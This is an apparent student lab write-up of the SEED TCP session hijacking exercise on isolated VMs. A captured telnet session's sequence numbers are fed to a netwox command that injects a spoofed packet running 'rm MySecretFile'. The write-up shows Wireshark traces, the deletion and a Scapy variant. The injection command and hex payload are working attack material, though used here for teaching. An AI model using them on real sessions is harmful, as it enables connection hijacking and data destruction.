
Our command is "\nrm MySecretFile\n". Basically, we are hijacking the telnet session and removing the MySecretFile that exists in the Red VM's root directory. We use the "\n" before the "rm" so that any prior text or partial commands are executed/cleared-out. We use the "\n" at the end to ensure our command is executed.

The Red VM below shows the creation of MySecret file and that it exists in the root directory.


SEEDUbuntu Clone 3 (Before Firewall) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10.0.2.11/24
9:38 PM
Terminal

```
[02/09/2019 21:36] seed@VM:~$ ls -l
total 64
drwxrwxr-x 4 seed seed 4096 Apr 30  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed 4096 May  9  2018 Downloads
-rw-r--r-- 1 seed seed 8980 Jul 25  2017 examples.desktop
drwxrwxr-x 3 seed seed 4096 May  8  2018 lib
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Music
drwxr-xr-x 3 seed seed 4096 Jan 14  2018 Pictures
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Public
drwxrwxr-x 4 seed seed 4096 May  8  2018 source
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Templates
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Videos
[02/09/2019 21:36] seed@VM:~$ touch MySecretFile
[02/09/2019 21:36] seed@VM:~$ ls -l MySecretFile
-rw-rw-r-- 1 seed seed 0 Feb  9 21:36 MySecretFile
[02/09/2019 21:36] seed@VM:~$
```


In the figure below, we see that the Green VM (10.0.2.10) has telnetted into the Red VM (10.0.2.11). In the Blue VM, the ATTACKER VM, we get the sequence number and additional (ACK, TTL, Window) parameters we need to specify for the TCP spoof.


SEEDUbuntu Clone 2 (Before Firewall) [Running] - Oracle VM VirtualBox
Terminal
10.0.2.10/24
9:41 PM
Wireshark
Capturing from enp0s3 (port 23)
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
V-- Sequence#
Packets: 53 · Displayed: 53 (100.0%)
Profile: Default
10.0.2.9/24
9:41 PM

```
[02/09/2019 21:33] seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb  9 21:27:25 MST 2019 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/09/2019 21:39] seed@VM:~$
```

```
▶ Frame 53: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_30:ac:b7 (08:00:27:30:ac:b7), Dst: PcsCompu_00:5b:0f (08:00:27:00:5b:0f)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11
▼ Transmission Control Protocol, Src Port: 34532, Dst Port: 23, Seq: 1536360320, Ack: 1458064436, Len: 0
    Source Port: 34532
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1536360320
    Acknowledgment number: 1458064436
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0xbe44 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▼ [SEQ/ACK analysis]
Sequence number (tcp.seq), 4 bytes
```


In the figure below, we see the Blue VM execute the TCP Hijack attack.



```
[02/09/2019 21:33] seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb  9 21:27:25 MST 2019 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/09/2019 21:39] seed@VM:~$
```

```
[02/09/19]seed@VM:~/.../lab3$ sudo netwox 40 -l 10.0.2.10 -m 10.0.2.11 -j 64 -o 34532 -p 23 -q 15363603
20 -E 237 -r 1450064436 -z -H "0a726d204d795365637265744669 6c650a"
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0039=57___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xDFB2=57266__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0xB2F8_____________|
|                            source                             |
|__________________________10.0.2.10____________________________|
|                          destination                          |
|__________________________10.0.2.11____________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0x86E4=34532__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x5B92FF80=1536360320_____________________|
|                            acknum                             |
|_____________________0x566E3A34=1450064436_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|__________0x00ED=237___________|
|           checksum            |            urgptr             |
|_________0x85EA=34282__________|___________0x0000=0____________|
0a 72 6d 20  4d 79 53 65  63 72 65 74  46 69 6c 65  # .rm MySecretFile
[02/09/19]seed@VM:~/.../lab3$
```


In the figure below, we see that when we check the Red VM (telnet server) for the MySecretFile, it no longer exists. Therefore, our attack was successful!




```
[02/09/2019 21:36] seed@VM:~$ ls -l
total 64
drwxrwxr-x 4 seed seed 4096 Apr 30  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed 4096 May  9  2018 Downloads
-rw-r--r-- 1 seed seed 8980 Jul 25  2017 examples.desktop
drwxrwxr-x 3 seed seed 4096 May  8  2018 lib
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Music
drwxr-xr-x 3 seed seed 4096 Jan 14  2018 Pictures
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Public
drwxrwxr-x 4 seed seed 4096 May  8  2018 source
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Templates
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Videos
[02/09/2019 21:36] seed@VM:~$ touch MySecretFile
[02/09/2019 21:36] seed@VM:~$ ls -l MySecretFile
-rw-rw-r-- 1 seed seed 0 Feb  9 21:36 MySecretFile
[02/09/2019 21:36] seed@VM:~$ ls -l MySecretFile
ls: cannot access 'MySecretFile': No such file or directory
[02/09/2019 21:43] seed@VM:~$
```

```
[02/09/19]seed@VM:~/.../lab3$ sudo netwox 40 -l 10.0.2.10 -m 10.0.2.11 -j 64 -o 34532 -p 23 -q 15363603
20 -E 237 -r 1450064436 -z -H "0a726d204d795365637265744669 6c650a"
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0039=57___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xDFB2=57266__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0xB2F8_____________|
|                            source                             |
|__________________________10.0.2.10____________________________|
|                          destination                          |
|__________________________10.0.2.11____________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0x86E4=34532__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x5B92FF80=1536360320_____________________|
|                            acknum                             |
|_____________________0x566E3A34=1450064436_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|__________0x00ED=237___________|
|           checksum            |            urgptr             |
|_________0x85EA=34282__________|___________0x0000=0____________|
0a 72 6d 20  4d 79 53 65  63 72 65 74  46 69 6c 65  # .rm MySecretFile
[02/09/19]seed@VM:~/.../lab3$
```

In the figure below, we see the WireShark trace on the Blue VM. We also see TCP Retranmissions that started up because we spoofed a packet on behalf of Green VM and Red VM is waiting for an ACK from Green VM, but it never gets it so it keep sending the same packet over and over again.


```
[02/09/2019 21:33] seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb  9 21:27:25 MST 2019 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/09/2019 21:39] seed@VM:~$ 
```


I hit enter in the telnet session in the Green VM just to see if it was alive. By doing this, we caused more TCP Retranmission errors as observed by WireShark – this time from 10.0.2.10 to 10.0.2.11. We get these because the Green VM is using the sequence number which we already hijacked and the server, Red VM, is not accepting it.


```
[02/09/2019 21:33] seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb  9 21:27:25 MST 2019 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/09/2019 21:39] seed@VM:~$ 
```

TCP Session Hijacking using Scapy

We use the same scenario and VM configuration as we did with the TCP Hijacking netwox attack.


In the figure below, the Green VM on the left is telnetting into Red VM. On the right, is WireShark packets filtering for port 23. We can also see the sequence number and acknowledgement number which we will use in our attack.



```
[02/09/2019 22:19] seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb  9 22:16:08 MST 2019 from 10.0.2.10 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
                   https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/09/2019 22:19] seed@VM:~$
```


```
▶ Frame 53: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_30:ac:b7 (08:00:27:30:ac:b7), Dst: PcsCompu_00:5b:0f (08:00:27:00:5b:0f)
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11
▼ Transmission Control Protocol, Src Port: 41942, Dst Port: 23, Seq: 3986254138, Ack: 2399610644, Len: 0
    Source Port: 41942
    Destination Port: 23
    [Stream index: 0]
    Sequence number: 3986254138
    Acknowledgment number: 2399610644
    Header Length: 32 bytes
  ▼ Flags: 0x010 (ACK)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...1 .... = Acknowledgment: Set
      .... .... 0... = Push: Not set
      .... .... .0.. = Reset: Not set
Acknowledgment number (tcp.ack), 4 bytes
Packets: 53 · Displayed: 53 (100.0%)    Profile: Default
```

On the left we see Red VM, which is the telnet server. Here we create a file "MySecretFile" on the root directory.



```
[02/09/2019 22:19] seed@VM:~$ ls
android          Desktop    examples.desktop  Pictures  Templates
bin              Documents  lib               Public    Videos
Customization    Downloads  Music             source
[02/09/2019 22:19] seed@VM:~$ touch MySecretFile
[02/09/2019 22:19] seed@VM:~$ ls -l MySecretFile
-rw-rw-r-- 1 seed seed 0 Feb  9 22:19 MySecretFile
[02/09/2019 22:19] seed@VM:~$
```


On the right in the Blue VM, we execute the attack using hijack.py.



```
[02/09/2019 22:19] seed@VM:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb  9 22:16:08 MST 2019 from 10.0.2.10 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/09/2019 22:19] seed@VM:~$
```

